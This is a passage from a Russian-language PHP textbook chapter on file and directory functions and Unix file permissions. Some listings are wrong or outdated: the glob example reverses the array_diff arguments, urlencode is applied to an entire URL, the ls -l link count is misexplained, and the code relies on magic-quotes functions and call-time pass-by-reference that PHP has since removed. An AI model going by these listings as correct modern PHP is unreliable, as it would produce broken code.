Одной из наиболее уникальных возможностей PHP при работе с файловой системой является возможность удаленного открытия файлов путем указания URL-адреса в качестве параметра `$filename` функции `fopen()`. Осуществлять запись в такие файлы, открытые удаленно, конечно же, невозможно, но зато можно читать файлы, расположенные на Web- и FTP-серверах, указав полный URL файла. Кроме возможности удаленного открытия файлов по протоколам HTTP и FTP, PHP также позволяет открывать доступ к стандартным потокам ввода-вывода с помощью следующих упаковщиков URL:

`php://stdin`	Читать со стандартного ввода (клавиатуры).
`php://stdout`	Писать на стандартный вывод.
`php://stderr`	Писать на стандартный вывод ошибок.

НА ЗАМЕТКУ

При работе с CLI-версией PHP (версией PHP для режима командной строки) вместо непосредственного открытия одного из этих потоков можно использовать константы `STDIN`, `STDOUT` и `STDERR`, которые являются файловыми ссылками на эти потоки.

При работе с упаковщиками URL важно осознавать, что URL, содержащие недопустимые символы (например, пробельные символы в имени файла), необходимо кодировать перед их использованием с помощью функции `urlencode()`. Функция `urlencode()` принимает единственный параметр (URL, подлежащий кодированию) и возвращает закодированный URL. Несколько примеров использования функции `fopen()` приведены в листинге 20.1.

Листинг 20.1. Использование функции `fopen()`

```
<?php
 /* Открыть файл для чтения */
 $fr = fopen("myfile.txt", 'r');

 /* Открыть бинарный файл для чтения/добавления */
 $fr = fopen("myfile.dat", 'ba+');

 /* Открыть файл для чтения/записи (искать файл в пути,
    заданном директивой include_path)*/
 $fr = fopen("code.php", 'w+', true);

 /* Открыть файл index.php, расположенный на сервере php.net,
    для чтения по протоколу HTTP */
 $fr = fopen("http://www.php.net/index.php", 'r');

 /* Открыть файл index.php, расположенный на сервере php.net,
    для чтения по протоколу FTP */
 $fr = fopen("ftp://ftp.php.net/index.php", 'r');

 /*Закодировать URL, после чего открыть его для чтения по протоколу HTTP */
 $url = "http://www.php.net/this is my invalid URL.php";
 $url = urlencode($url);
 $fr = fopen($url, 'r');
?>
```

При работе с функциями файловой системы чрезвычайно важно сохранять значение, возвращаемое после успешного вызова функции fopen(), для дальнейшего использования. При одновременном открытии нескольких файлов без этого значения невозможно было бы определить, над каким из них проводятся текущие операции.

Созданная файловая ссылка существует до тех пор, пока не произойдет одно из двух событий – либо завершится сценарий, либо файл будет закрыт с помощью функции fclose(). Хорошей практикой считается закрытие файла после того, как работа с ним завершена. Чтобы закрыть файловую ссылку, необходимо вызвать функцию fclose() и передать ей переменную, содержащую эту ссылку:

```
<?php
 $fr = fopen("php://stdout", 'w');
 /* Код для работы со стандартным выводом */
 fclose($fr);
?>
```

Чтение и запись текстовых файлов

Чтобы продемонстрировать применение PHP-функций для работы с файловой системой, рассмотрим простой счетчик посещений Web-страницы. Для полного понимания работы этого сценария следует разобраться, как записывать и читать данные в/из текстового файла. Для этого необходимы две функции: fgets(), которая извлекает строку из файла, и fputs(), которая записывает строку в файл.

Поскольку имеет смысл рассматривать только одну функцию, ту, которая будет использоваться в сценарии первой, давайте обратимся к функции fputs(). Эта функция служит для записи строки (или любых других данных) в указанный поток и имеет следующий синтаксис:

```
fputs($file_ref, $data [, int $length])
```

где $file_ref представляет собой выходной поток, файловая ссылка на который получена из соответствующего вызова функции fopen(), $data содержит записываемые данные, а необязательный параметр $length задает размер фактически записываемых данных.

НА ЗАМЕТКУ

Хотя мы будем использовать функцию fputs() в основном при работе с текстовыми файлами, помните, что при операциях с бинарными данными параметр $length необходимо указывать всегда! В противном случае в файл могут быть записаны не все данные, так как PHP записывает данные до тех пор, пока не встретится нулевой символ.

Чтобы продемонстрировать использование функции fputs() на примере, объединим ее со стандартным потоком вывода (STDOUT) и создадим собственную версию функции echo, как показано в листинге 20.2.

Листинг 20.2. Использование функции fputs()

```
<?php
 function custom_echo($string) {
   $output = "Пользовательское сообщение: $string";
```

```
  fputs(STDOUT, $output);
 }
 custom_echo("Это моя собственная версия функции echo!");
?>
```

Теперь, располагая знаниями о записи файлов, давайте обсудим обратную сторону медали и представим функцию для чтения данных из текстового файла. В отличие от операции записи, для которой существует одна единственная функция, операция чтения в PHP представлена двумя функциями — `fgets()` и `fread()`, которые применяются в зависимости от того, читаете ли вы текстовые или бинарные файлы. Обсудим сначала функцию `fgets()`, используемую для чтения текстовых файлов, а функцию `fread()` рассмотрим позже в этой главе. Формальный синтексис функции `fgets()` имеет следующий вид:

```
fgets($file_ref [, $length]);
```

где `$file_ref` представляет собой поток, из которого читаются данные, а `$length` задает количество байт, которые необходимо прочитать. После успешного завершения эта функция возвращает считанную из файла строку. Следует отметить, что ввиду того, что функция `fgets()` предназначена для чтения текстовых файлов, она будет читать данные из файла до тех пор, пока не выполнится одно из следующих условий:

- Прочитано (`length` — 1) байт.
- Встречен символ новой строки.
- Достигнут конец файла.

НА ЗАМЕТКУ

Если параметр `$length` не указан, по умолчанию из файла считывается одна строка.

Альтернативой функции `fgets()` является функция `fscanf()`. Эта функция предназначена для чтения из файла структурированных данных, причем каждый элемент этих данных автоматически запоминается в отдельной переменной. Например, рассмотрим текстовый файл с данными, содержащий имена и даты рождения персонала, который показан в листинге 20.3.

Листинг 20.3. Текстовый файл с данными

```
04-25-81 John Coggeshall
01-23-81 Max Harmen
03-12-73 Amy Pellgram
06-54-72 Cliff Pellgram
```

При обработке данных, представленных в листинге 20.3, пришлось бы не только читать по отдельности каждую строку файла, используя функцию `fgets()`, но также потратить немало времени на синтаксический разбор полученной строки, чтобы извлечь необходимый фрагмент данных (например, год рождения). Именно для использования в таких ситуациях предназначена функция `fscanf()`. С помощью функции `fscanf()` можно читать строку из файла по заданному шаблону и автоматически со-

хранять каждый считанный элемент в отдельной PHP-переменной. Синтаксис функции fscanf() показан ниже:

```
fscanf($file_ref, $format [, $var_one [, $var_two [...]]])
```

где $file_ref — входной поток, $format задает шаблон используемый при чтении, а $var_one, $var_two представляют собой переменные, в которых сохраняются разобранные фрагменты данных (эти необязательные параметры необходимо передавать по ссылке). В случае успешного завершения fscanf() возвращает количество разобранных согласно шаблону элементов, а случае ошибки возвращается булевское значение false.

НА ЗАМЕТКУ

Если функции fscanf() не передано ни одной переменной для сохранения считанных значений, тогда вместо возврата количества считанных элементов эта функция вернет массив, содержащий все считанные значения. (fscanf() по-прежнему возвращает false в случае неудачного завершения.)

Использование функции fscanf() похоже на использование функции printf(), рассмотренной в главе 1. Только вместо вывода форматированных данных функция fscanf() вводит данные по заданному шаблону. В табл. 20.2 представлены допустимые идентификаторы, используемые в строке $format.

Таблица 20.2. Допустимые символы форматирования функции fscanf()

Идентификатор	*Описание*
%b	Двоичное число.
%c	Одиночный символ.
%d	Десятичное число со знаком.
%u	Десятичное число без знака.
%f	Число с плавающей запятой.
%o	Восьмеричное число.
%s	Строка.
%x	Шестнадцатеричное число.

Вернемся к примеру текстового файла, содержащего дни рождения (см. листинг 20.3). Теперь написание сценария для извлечения конкретных фрагментов из файла становится довольно простым заданием, что и продемонстрировано в листинге 20.4.

Листинг 20.4. Ввод форматированного текста с помощью функции fscanf()

```
<?php
 $fr = @fopen('birthdays.txt', 'r');
 if(!$fr) {
   echo "Ошибка! Невозможно открыть файл.<BR>";
   exit;
 }
```

```
 while(!feof($fr)) {
   fscanf($fr, "%u-%u-%u %s %s", &$month, &$day, &$year,
                                 &$first, &$last);
   echo "Имя: $first<BR>";
   echo "Фамилия:$last<BR>";
   echo "Дата рождения: $month/$day/$year<BR>";
 }
 fclose($fr);
?>
```

Этот сценарий читает и разбирает каждую строку показанного в листинге 20.3 файла с датами рождений и выводит эти данные в удобочитаемом виде. Обратите внимание, что в данном примере используется еще одна, до сих пор незнакомая, функция — функция `feof()`. Синтаксис этой функции выглядит следующим образом:

```
feof($file_ref)
```

Во время чтения из файла эта функция применяется для определения того, есть ли еще данные для чтения. Если данных нет, она возвращает значение `true`. В вышеприведенном примере эта функция позволяет читать строки из файла, не зная предварительно количество строк или размер этого файла. После того, как все данные из файла считаны, он закрывается с помощью функции `fclose()`.

Как видите, доступ к файлам из PHP является довольно простой задачей. Теперь, когда все необходимые отдельные функции рассмотрены, самое время написать сценарий для счетчика посещений, о котором шла речь в начале этой главы. Этот сценарий состоит из единственной функции, `retrieveCount()`, которая при каждом своем вызове прибавляет единицу к счетчику, хранящемуся в текстовом файле, и возвращает клиенту новое значение счетчика или, в случае ошибки, значение `false`. Ей передается один параметр — имя файла, в котором хранится счетчик посещений. Давайте посмотрим внимательнее на эту функцию и на ее использование (см. листинг 20.5).

Листинг 20.5. Простой счетчик посещений, хранящийся в текстовом файле

```
<?php
 function retrieveCount($hitfile) {
   /* Попытка открыть существующий файл со счетчиком посещений
      и либо получить из него счетчик, либо, если файл не существует,
      открыть новый файл и установить счетчик $count равным нулю. */
   $fr = @fopen($hitfile, 'r');
   if(!$fr) {
      $count = 0;
   } else {
      $count = fgets($fr, 4096);
      fclose($fr);
   }
   /* Сейчас, когда счетчик $count определен, повторно откроем
      файл и запишем в него новое значение счетчика. */
   $fr = @fopen($hitfile, 'w');
   if(!$fr) return false;
   $count++;
   if(@fputs($fr, $count) == -1) return false;
```

```
  fclose($fr);
  return $count;
}
$count = retrieveCount('hitcount.dat');
if($count !== false) {
  echo "Эту страницу посетили $count раз<BR>";
} else {
  echo "Произошла ошибка.<BR>";
}
?>
```

При более близком рассмотрении функции `retrieveCount()` видно, что код для чтения/записи простого текстового файла оказался сложнее, чем ожидалось! Поскольку заранее неизвестно, существует ли в действительности файл, чье имя передано функции `retrieveCount()`, каждый раз при использовании функции работы с файлами возвращаемое значение должно обязательно проверяться на существование данного файла. Первый шаг сценария — попытка открыть файл в режиме чтения. Если этот вызов `fopen()` заканчивается успешно, следующей вызывается функция `fgets()`, которая читает текущий счетчик из текстового файла, после чего этот файл закрывается. Если же при вызове `fopen()` возникает ошибка, то предполагается, что файл со счетчиком не существует, и поэтому `$count` считается равным нулю.

После того как значение `$count` вычислено, этот файл открывается повторно (на этот раз в режиме записи) и в него с помощью функции `fputs()` записывается новое значение счетчика `$count` (переписывая, таким образом, предыдущее значение). Затем проверятся успешность выполнения функции `fputs()`, файл закрывается, и на этом выполнение функции `retrieveCount()` завершается возвратом значения `$count`.

В листинге 20.5 не только показано использование PHP-функций для работы с файлами, но также приведены некоторые из операций, рассмотренных в главе 1. К примеру, обратите внимание на операцию подавления ошибки `@`, используемую при вызове каждой функции доступа к файлу. Так как каждая попытка доступа к файлу проверяется дважды (чтобы гарантированно убедиться, что она действительно прошла успешно), этот оператор применяется для подавления всех сообщений об ошибке, сгенерированных PHP. Кроме того, обратите внимание на использование операции сравнения с учетом типов с возвращаемым из функции `retrieveCount()` значением. Поскольку при стандартной операции сравнения значение нуль преобразуется в значение `false`, то чтобы гарантировать, что сообщение об ошибке будет выводиться только в случае, если функция вернет `false`, а не нуль, необходимо использовать операцию строгого сравнения `!==`.

Чтение и запись бинарных файлов

Покончив с основами чтения и записи текстовых файлов, давайте теперь уделим немного внимания работе с бинарными файлами. Работать с бинарными файлами намного труднее, чем с текстовыми, поскольку они по своей природе являются нечитабельными, и доступны для чтения только компьютеру. В PHP запись бинарных файлов осуществляется так же, как и запись текстовых файлов (посредством функции `fputs()`) и поэтому не требует дополнительных разъяснений. Фактически, единст-

венным отличием (которое уже упоминалось) является использование режима b при открытии файла функцией fopen(). Поэтому текущий раздел посвящен в основном функциям, связанным с чтением из файла бинарных данных и преобразованием их к виду, используемому в PHP. А именно, мы попробуем написать функцию, которая читает заголовок Zip-файла и определяет минимальный номер версии программы Zip, необходимой для распаковки этого файла. Для этого мы сначала ознакомимся с функциями fseek(), fread() и unpack().

При работе с бинарными файлами часто возникает необходимость перехода в различные позиции (или смещения) файла. Этим она отличается от работы с текстовыми файлами, которые, как правило, читаются и пишутся последовательно. В PHP установка указателя файла по определенному смещению внутри открытого файла осуществляется с помощью функции fseek(), которая имеет следующий синтаксис:

```
fseek($file_ref, $offset [, $reference]);
```

НА ЗАМЕТКУ

Функция fseek() может использоваться только для файлов, расположенных в локальной файловой системе. Эта функция не работает с файлами, которые открываются удаленно по протоколу HTTP или FTP.

где $file_ref — это поток, а $offset указывает число байт смещения от позиции, определяемой третьим параметром $reference, который принимает значение одной из следующих трех констант (см. табл. 20.3).

Таблица 20.3. Константы позиционирования для функции fseek()

Константа	*Описание*
SEEK_SET	(По умолчанию) начало файла.
SEEK_CUR	Текущая позиция файла.
SEEK_END	Байт, следующий за концом файла.

При использовании функции fseek() вполне допустимо устанавливать указатель файла за пределами файла. Хотя операция чтения из такой позиции завершится ошибкой, запись в эту позицию возможна и приведет к увеличению размера файла. Функция fseek() возвращает нуль в случае успешного завершения и -1 в случае, если указатель файла не может быть установлен. Обратите внимание также на то, что отсчет смещений указателя в fseek() начинается с нуля и, следовательно, это необходимо учитывать при передаче параметра $offset. Чтобы установить указатель файла в позицию $offset, функции fseek() необходимо передать параметр $offset-1, как показано в листинге 20.6.

Листинг 20.6. Использование функции fseek()

```
<?php
 $fr = fopen('mybinfile.dat', 'rb');
 if(!$fr) exit;
```

```
 /* Установить указатель на 11-й байт файла */
 fseek($fr, 10);
 /* Установить указатель на 10 байт от конца файла */
 fseek($fr, -10, SEEK_END);
 /* Переместить указатель на 2 байта от текущей позиции */
 fseek($fr, 2, SEEK_CUR);
?>
```

После установки указателя в нужную позицию чтение соответствующих бинарных данных осуществляется при помощи функции `fread()`, синтаксис которой показан ниже:

```
fread($file_ref, $length)
```

где `$file_ref` указывает на соответствующий поток, а `$length` определяет количество байт, которые необходимо прочитать из файла. После завершения эта функция возвращает фактически прочитанное количество байт.

НА ЗАМЕТКУ

При работе с бинарными файлами, прежде чем вызывать функцию `fread()`, необходимо отключить "магические кавычки" PHP! В противном случае может получиться так, что значения, подобные нулевому символу, будут преобразованы к их экранному виду, то есть, `\0`. Отключить "магические кавычки" можно либо в конфигурационном файле `php.ini`, либо с помощью функции `set_magic_quotes_runtime()`, как показано ниже:

```
<?php set_magic_quotes_runtime(false); ?>
```

Если впоследствии потребуется вернуть ранее существовавшее состояние "магических кавычек", то прежде чем отключать их, воспользуйтесь функцией `get_magic_quotes_runtime()` для сохранения текущего состояния:

```
<?php
 $mquote_cfg = get_magic_quotes_runtime();
 /* Чтение из файла */
 set_magic_quotes_runtime($mquote_cfg);
?>
```

Как упоминалось ранее в данном разделе, бинарные данные обычно предполагают выполнение дополнительной операции над всеми значениями, содержащимися в считанных данных, для преобразования их к виду, пригодному для использования в PHP. Этот процесс (называемый распаковкой) выполняется с помощью функции `unpack()`, которая имеет следующий синтаксис:

```
unpack($format, $data)
```

где `$data` представляет собой данные, которые необходимо распаковать, а строка `$format` — это строка описания, содержащая коды формата и имена переменных, в которых сохраняются распакованные значения. При составлении строки описания `$format` используются те же самые коды, что и для упаковки бинарных данных (см. описание функции `pack()` в руководстве по PHP), а сама строка имеет следующий вид:

```
<коды формата><имя переменной>/<коды формата><имя переменной>
```

При успешном завершении unpack() возвращает ассоциативный массив, содержащий для каждого ключа <имя переменной> соответствующее значение, распакованное из строки $data. Так, извлечение двух целых чисел (int1 и int2 соответственно) реализуется так, как показано в листинге 20.7.

Листинг 20.7. Распаковка бинарных данных с помощью unpack()

```
<?php
 /* Предположим, что в бинарной строке $data упакованы
    два целочисленных значения */
 $bdata = unpack("nint1/nint2", $data);
 echo "Первое целое число в упакованных данных: {$bdata['int1']}<BR>";
 echo "Второе целое число в упакованных данных: {$bdata['int2']}<BR>";
?>
```

Объединив эти функции вместе, мы в состоянии написать программу, которая извлекает версию заданного Zip-файла. Но для этого нам нужно еще знать, где искать эту информацию внутри архива. Если вы обратитесь к любимой поисковой системе, то сможете быстро получить документацию по данному широко используемому формату, но мы сэкономили ваше время и проделали эту работу за вас. Нас будут интересовать пятый и шестой байты файла (именно в этих байтах содержится информация о версии Zip-файла). Теперь у нас есть все необходимое для создания функции, которую мы назовем getZipVer(), извлечения версии из произвольного Zip-файла (см. листинг 20.8).

Листинг 20.8. Получение версии Zip-файла

```
<?php
 function getZipVer($zipfile) {
   $quote_val = get_magic_quotes_runtime();
   set_magic_quotes_runtime(false);

   $fr = @fopen($zipfile, 'rb');
   if(!$fr) return false;

   if(fseek($fr,4) == -1) return false;
   $ver = fread($fr, 2);
   fclose($fr);
   $values = unpack("vversion", $ver);
   $verdata = array('major' => $values['version'] / 10,
                    'minor' => $values['version'] % 10);
   set_magic_quotes_runtime($quote_val);
   return $verdata;
 }
 $version = getZipVer('test.zip');
 if(!$version) {
   echo "Ошибка при чтении информации об версии!";
 } else {
   echo "Версия: {$version['major']}(основной номер)" .
        ", {$version['minor']}(дополнительный номер)";
 }
?>
```

Первым делом функция getZipVer() отключает "магические кавычки" (текущее значение этого конфигурационного параметра сохраняется в переменной). Затем файл открывается для чтения в бинарном режиме и при помощи функции fseek() указатель файла передвигается в позицию со смещением 4. После этого из файла считываются два байта (информация о версии) и файл закрывается.

После того как требуемые данные прочитаны из файла, их необходимо распаковать для того, чтобы они имели смысл для PHP, и с ними можно было работать. Согласно спецификации Zip-файла, в этих двух байтах содержится 16-битное целое без знака. Это число, поделенное на 10, представляет старший номер версии Zip-файла, в то время как это же число по модулю 10 представляет младший номер версии. Используя код формата v для функции unpack(), это число распаковывается из двоичных данных и помещается в ключ 'version' возвращаемого массива, который в свою очередь сохраняется в массиве $values. Затем этот массив используется при создании массива $verdata, который в результате содержит два значения, соответствующие старшему и младшему номерам версии Zip-файла. В конце работы функция восстанавливает сохраненное состояние "магических кавычек", после чего завершает свою работу и возвращает массив с информацией о версии. Эти числа затем отображаются клиенту и на этом выполнение программы завершается.

Работа с каталогами в PHP

Наряду с исчерпывающей поддержкой доступа к файлам, PHP также предоставляет полный набор функций для работы с каталогами, а именно — функции для создания, удаления и вывода оглавления каталогов. Этот раздел посвящен использованию этих операций и показывает, как они могут применяться для сбора информации и манипулирования деревом каталогов.

Работа с каталогами в PHP похожа на работу с файлами: сначала каталог открывается, затем с ним производятся какие-либо действия, после чего он закрывается. Для этого в PHP имеются функции opendir() и closedir(), аналогичные функциям fopen() и fclose() для файлов. Функция opendir() имеет следующий синтаксис:

```
opendir($dir_path)
```

где $dir_path представляет собой путь к открываемому каталогу. Этот путь не обязательно должен быть абсолютным (он может быть указан относительно текущего каталога). Однако, функция opendir() выведет сообщение об ошибке, если указанный каталог не существует. При успешном завершении функция opendir() возвратит дескриптор каталога (аналог файлового указателя, используемого при работе с файлами), который затем используется в других функциях работы с каталогами.

НА ЗАМЕТКУ

Несмотря на то что PHP открывает каталоги, расположенные на сетевых дисках Windows, процесс, который выполняет PHP-код (обычно это службы IIS или Apache), должен иметь разрешение на доступ к этому разделяемому ресурсу. Для получения дополнительной информации по правам доступа к файлам в Windows обратитесь к документации по системе или свяжитесь с администратором сети.

После создания дескриптора каталога важно не забыть закрыть его после выполнения всех необходимых действий со списком файлов этого каталога. Для этого применяется функция closedir(). Эта функция принимает единственный параметр (дескриптор каталога из соответствующего вызова opendir()).

После того, как каталог открыт функцией opendir(), каждый элемент этого каталога можно прочитать с помощью функции readdir(). Синтаксис функции readdir() показан ниже.

```
readdir($dir_reference)
```

где $dir_reference — это значение, которое возвращает успешный вызов функции opendir(). При успешном завершении эта функция возвращает строку, содержащую имя одного из файлов каталога, связанного с параметром $dir_reference. Каждый последующий вызов функции readdir() возвращает очередной файл каталога (в порядке, в котором они хранятся в файловой системе), пока весь список файлов не будет исчерпан. Если файлов в каталоге больше нет, или произошла какая-нибудь ошибка, readdir() вернет значение false. В примере, показанном в листинге 20.9, с помощью PHP-функции для работы с каталогами читается содержимое каталога /tmp/ и сохраняется в массиве $files.

Листинг 20.9. Чтение содержимого каталога

```
<?php
 $dr = @opendir('/tmp/');
 if(!$dr) {
   echo "Ошибка при открытии каталога /tmp/!<BR>";
   exit;
 }
 while(($files[] = readdir($dr)) !== false);
 print_r($files);
?>
```

Поскольку функция readdir() возвращает каждый раз новое имя файла, то каждый файл заданного каталога в отдельности можно просмотреть только однажды. Для тех случаев, когда необходимо повторно просмотреть содержимое каталога, PHP предоставляет функцию, которая позволяет "перемотать" оглавление каталога в исходное состояние, которое он имел перед первым вызовом функции readdir(). Эта функция, называемая rewinddir(), имеет следующий синтаксис:

```
rewinddir($dir_reference)
```

где $dir_reference указывает на действительный дескриптор каталога, полученный из функции opendir().

Хотя функция opendir() и другие родственные ей функции имеют свои преимущества, особенно полезным является альтернативный метод получения списка файлов, удовлетворяющих определенному критерию (или шаблону). Этой цели служит функция, называемая glob(), которая имеет такой синтаксис:

```
glob($filemask [, flags])
```

где $filemask — это строка, содержащая шаблон поиска (например, *.txt), а flags представляет одну или несколько констант, перечисленных в табл. 20.4. При успеш-

ном завершении glob() возвращает отсортированный список файлов, удовлетворяющих заданному шаблону.

Таблица 20.4. Константы для функции glob()

Константа	*Описание*
GLOB_MARK	Добавлять слэш к именам, которые являются каталогами.
GLOB_NOSORT	Не сортировать возвращаемый список файлов.
GLOB_NOCHECK	Если нет файлов, совпадающих с шаблоном, вернуть шаблон вместо пустого массива.
GLOB_ONLYDIR	Вернуть только каталоги, совпадающие с шаблоном.

НА ЗАМЕТКУ

В табл. 20.4 представлен неполный список возможных констант функции glob() — многие из допустимых констант не имеют практического применения в PHP-сценариях и поэтому были опущены.

В листинге 20.10 функция glob() используется для создания двух отдельных массивов, один из которых содержит список всех файлов каталога /tmp/, а другой — только список его подкаталогов.

Листинг 20.10. Использование функции glob()

```
<?php
 $directories = glob("/tmp/*", GLOB_ONLYDIR);
 $complete = glob("/tmp/*");
 $files = array_diff($directories, $complete);

 echo "Каталоги в /tmp/<BR>";

 foreach($directories as $val) {
   echo "$val<BR>\n";
 }
 echo "<BR>Файлы в /tmp/<BR>";

 foreach($files as $val) {
   echo "$val<BR>\n";
 }
?>
```

Несмотря на то что существует константа функции glob(), которая позволяет получить список только файлов (то есть, не содержащий каталогов), в листинге 20.10 для этой цели применяется функция array_diff(), которая вычисляет разность между полным списком и списком, содержащим только каталоги (а, следовательно, получает список, содержащий только файлы). За дополнительной информацией по функции array_diff() обращайтесь в руководство по PHP, доступное по адресу http://www.php.net/manual/.

Права доступа

НА ЗАМЕТКУ

Этот раздел главы относится только к тем пользователям, которые используют PHP в среде Unix (например, FreeBSD, Linux и так далее). Пользователи, использующие PHP в среде Windows, могут спокойно пропустить этот раздел.

При работе PHP с файловой системой Unix требуется хотя бы некоторое знание основ системы прав доступа к файлам и каталогам Unix. Не имея соответствующих прав доступа, PHP будет испытывать трудности при доступе к каталогам или при чтении/записи файлов, в то время как обладание слишком большими правами может привести к тому, что ваши программы и вся система станут уязвимыми для хакеров. В этом разделе объясняется, как работает система прав доступа и как с ней работать при программировании на PHP.

Как работает система прав доступа Unix

В среде Unix существует ряд факторов, определяющих, к каким файлам и при каких обстоятельствах будет открыт доступ. В частности, каждый файл и каталог файловой системы принадлежат двум отдельным объектам – конкретному пользователю и группе. Эти владельцы составляют основу всей системы прав доступа Unix. Прежде чем начать изучать, как работает система прав доступа, рассмотрим строки, которые взяты из списка файлов, полученного в результате выполнения команды Unix `ls -l` (см. листинг 20.11).

Листинг 20.11. Список файлов Unix

```
drwxr-xr-- 19 php phpgroup 4096 Nov 5 20:01 php4
-rwxr--r-- 1 php phpgroup 61 Oct 31 10:52 phplogin
```

Что означает вся эта информация? Разобьем одну из этих строк на составляющие и опишем каждый из полученных фрагментов. По начальному символу первого фрагмента строки можно определить, относится эта строка к файлу или каталогу. Если первым символом является дефис (-), то это обычный файл, а если буква d, то каталог (в данном случае `php4` является каталогом, а `phplogin` файлом). Оставшаяся часть фрагмента определяет фактические права доступа к этому файлу или каталогу (более подробно об этом чуть позже). Второй фрагмент (число) показывает, сколько существует уровней для этого файла или каталога. Для всех строк, независимо от того, относятся они к файлам или каталогам, это число равняется, по крайней мере, 1. Для каталога `php4` существует 19 подуровней (19 вложенных подкаталогов), в то время как для `phplogin`, который является файлом, это число равно 1. Третья часть строки (`php` в обоих примерах) является именем пользователя-владельца файла, а четвертый фрагмент (`phpgroup`) показывает имя группы, которой принадлежит файл. Последние три фрагмента указывают на размер файла или каталога, дату последней модификации и имя файла.

Как упоминалось ранее, вся система прав доступа Unix основана на понятиях пользователя-владельца и группы-владельца файла. В частности, существуют три категории пользователей (пользователь, группа и все остальные), каждой из которых можно назначить три типа доступа (чтение, запись и выполнение). То, какие права или разрешения имеет каждая из категорий, можно определить из первого фрагмента примера, приведенного в листинге 20.10 (увеличенного на рис. 20.1).

Группа
drwxrwxr-x 19 php php
Пользователь Все остальные

Рис. 20.1. *Флаги прав доступа в листинге каталога Unix*

На рис. 20.1 как пользователь, так и группа имеют все три права доступа (на чтение, на запись и на выполнение), в то время как все остальные пользователи имеют разрешения только на чтение и выполнение.

Если вы ранее не встречались с правами доступа системы Unix, то с первого раза достаточно сложно уяснить, что именно означает каждое из них (разрешение на чтение, запись и выполнение). Определение разрешений на чтение/запись/выполнение отличается для файлов и каталогов, поэтому далее мы опишем различия между ними в детальности. При работе с файлами разрешение на чтение и запись позволяют данному пользователю или группе читать из файла и записывать в файл. Как и ожидалось, разрешение на выполнение дает соответствующему пользователю или группе разрешение запускать данный файл на выполнение. Однако для каталогов права имеют несколько иное значение. Для того чтобы конкретный пользователь или группа могли просматривать содержимое заданного каталога, они должны иметь разрешение на чтение. Для создания или удаления файлов в заданном каталоге пользователь или группа должны иметь разрешение на запись. И, наконец, чтобы вообще иметь доступ к каталогу, пользователю или группе необходимо иметь разрешение на выполнение.

НА ЗАМЕТКУ

Если у пользователя или группы есть разрешение на запись в каталог, они могут удалять файлы из каталога независимо от того, есть ли у них разрешение на запись в этот файл!

После краткого введения в систему полномочий Unix давайте рассмотрим, как можно изменять права доступа для файла или каталога. Последующие рассуждения проводятся в терминах команд системы Unix; а описание аналогов этих команд для PHP представлено в следующем разделе.

В системе Unix для изменения прав доступа используются три основные команды: chown, chgrp и chmod. Эти команды изменяют владельца, группу и права доступа соответственно. Так как данная книга фокусируется больше на PHP, эти команды описываются очень кратко, в той мере, в какой они относятся к соответствующим функциям PHP. Полному описанию этих функций посвящено множество ресурсов. Начать можно со справочных страниц Unix — для этого наберите man <команда> в командной строке.

НА ЗАМЕТКУ

Для того чтобы можно было использовать команды chown или chgrp, соответствующий пользователь или группа должны существовать. Кроме того, изменить владельца файла может только суперпользователь (то есть, root). Обратитесь к системному администратору, если у вас нет доступа к учетной записи суперпользователя.

Давайте сначала рассмотрим команды chown и chgrp, поскольку они тесно связаны между собой. Эти функции позволяют изменить владельца или группу для одного или нескольких файлов. Формат команды chown выглядит следующим образом:

```
chown [OPTIONS] newowner <filespec>
```

В следующем примере показано, как сделать владельцем файла mytestfile.txt пользователя john, а владельцем всех файлов, имена которых начинаются с буквы a, пользователя foo:

```
[user@localhost]# chown john mytestfile.txt
[user@localhost]# chown foo a*
[user@localhost]#
```

Аналогичным образом команда chgrp используется для изменения группы, которой принадлежит файл, а ее синтаксис похож на синтаксис команды chown:

```
chgrp [OPTIONS] newgroup <filespec>
```

Ниже показан пример, аналогичный предыдущему, в котором использовалась команда chown, но на этот раз изменяется группа на mygroup и anothergroup, соответственно:

```
[user@localhost]# chgrp mygroup mytestfile.txt
[user@localhost]# chgrp anothergroup a*
[user@localhost]#
```

Поскольку изменить пользователя или группу, которым принадлежит файл, может только суперпользователь (root), необходимы альтернативные методы разрешения доступа к файлам. Изменение прав доступа (чтение/запись/выполнение) выполняется с помощью команды chmod. Хотя существует два способа изменения прав для файла из командной строки (с помощью строк и восьмеричных чисел), мы рассмотрим только числовой способ, поскольку в PHP это единственно возможный способ изменения прав доступа.

Все разрешения (на чтение/запись/выполнение) для каждой из трех категорий пользователей (пользователь/группа/все остальные) можно представить в числовой форме. Например, числовое значение разрешения на чтение для владельца файла равно 400, а значение разрешения на чтение для всех остальных пользователей (не владельца и не группы) равно 4. Чтобы получить числовое значение разрешения доступа для всех трех категорий, нужно просто сложить эти числа:

```
400 (чтение для пользователя) + 4 (чтение для всех остальных) = 404
```

Числовые значения каждого из разрешений доступа представлены в табл. 20.5.

Таблица 20.5. Значения разрешений доступа UNIX

Значение	*Описание*
400	Чтение для владельца
200	Запись для владельца
100	Выполнение для владельца
40	Чтение для группы
20	Запись для группы
10	Выполнение для группы
4	Чтение для всех остальных
2	Запись для всех остальных
1	Выполнение для всех остальных

Следовательно, числовое значение разрешения на чтение/запись/выполнение владельцу файла и только на чтение группе и всем остальным равно:

400	Чтение для владельца
+ 200	Запись для владельца
+ 100	Выполнение для владельца
+ 40	Чтение для группы
+ 4	Чтение для всех остальных
= 744	Значение прав доступа

Чтобы назначить желаемые права доступа файлу или файлам с помощью числового значения, воспользуйтесь командой chmod:

```
chmod [OPTIONS] <значение прав доступа> <filespec>
```

В следующем примере владельцу файла `example.txt` разрешается полный доступ к этому файлу, а группе и всем остальным разрешается только читать и выполнять этот файл:

```
[user@localhost]$ chmod 755 example.txt
```

Работа с правами доступа в PHP

НА ЗАМЕТКУ

При работе с правами доступа в PHP все команды выполняются от имени пользователя и группы, под которыми запущен Web-сервер (или от имени текущего пользователя, если вы работаете с CLI-версией PHP). Это позволяет защитить вашу систему от несанкционированного доступа со стороны злоумышленников и их программ. Будьте очень осторожны при назначении прав пользователю, от имени которого выполняется ваш Web-сервер/PHP.

В предыдущем разделе мы обсуждали использование команд Unix для изменения прав доступа к файлам; за исключением нескольких несущественных отличий эти команды почти в том же виде доступны как PHP-функции. В этом разделе мы посмотрим,

как в PHP изменять владельца или группу файла и как назначать права доступа для каждой из категорий пользователей.

Так же как в системе Unix команды chown и chgrp используются для изменения владельца или группы владельцев файла, в PHP для аналогичных действий применяются функции chown() и chgrp(). Синтаксис этих функций показан ниже.

```
chown($filename, $newuser)
chgrp($filename, $newgroup)
```

